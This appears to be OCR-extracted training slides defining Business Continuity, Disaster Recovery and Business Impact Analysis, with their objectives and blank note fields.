
Business Continuity (BC)

- BC describes the processes and procedures that should be followed to ensure the continuity of an organization's **mission-critical business functions** during and after a disaster
- According to ISO standard, BC is the capability of the organization to continue the delivery of products or services at predefined acceptable levels following a disruptive incident
- A **business-centric** strategy, where the emphasis is more on maintaining **business operations** than on IT infrastructure

Objectives of Business Continuity

- Maintain the continuity of operations during and after a **disruptive incident**
- Protect the reputation of an organization by providing **continuity of services**
- **Prepare organizations against disasters**, hence minimizing its aftereffects
- Provide compliance benefits
- Mitigate **business risks and minimize financial losses**

Notes:




Disaster Recovery (DR)

- DR refers to the organization's ability to **restore their business data and applications**, even after a disaster
- Includes the recovery of the systems and people responsible for rebuilding the data centers, servers, or other infrastructure damaged in a disruptive incident
- A **data-centric strategy** that emphasizes quickly restoring an organization's IT infrastructure and data

Objectives of Disaster Recovery

- Reduce the downtime faced by an organization during and after a disruptive incident
- Reduce the accrual of losses during and after a disaster
- Recover any data that are damaged due to a hardware failure



Business Impact Analysis (BIA)

1. BIA is a systematic process that **determines and evaluates the potential effects** of an interruption to critical business operations as a result of a disaster, accident, or emergency
2. It ascertains the recovery time and recovery requirements for various disaster scenarios
3. The underlying assumption in a BIA is that while each component of an organization is reliant upon the **continued functioning** of every other component, some are more crucial than others, and limited funds should be **prioritized** to ensure recovery in the **wake of a disaster**
4. An analysis tool; it does not **focus** on the design or implementation of **recovery solutions**

Notes: ____

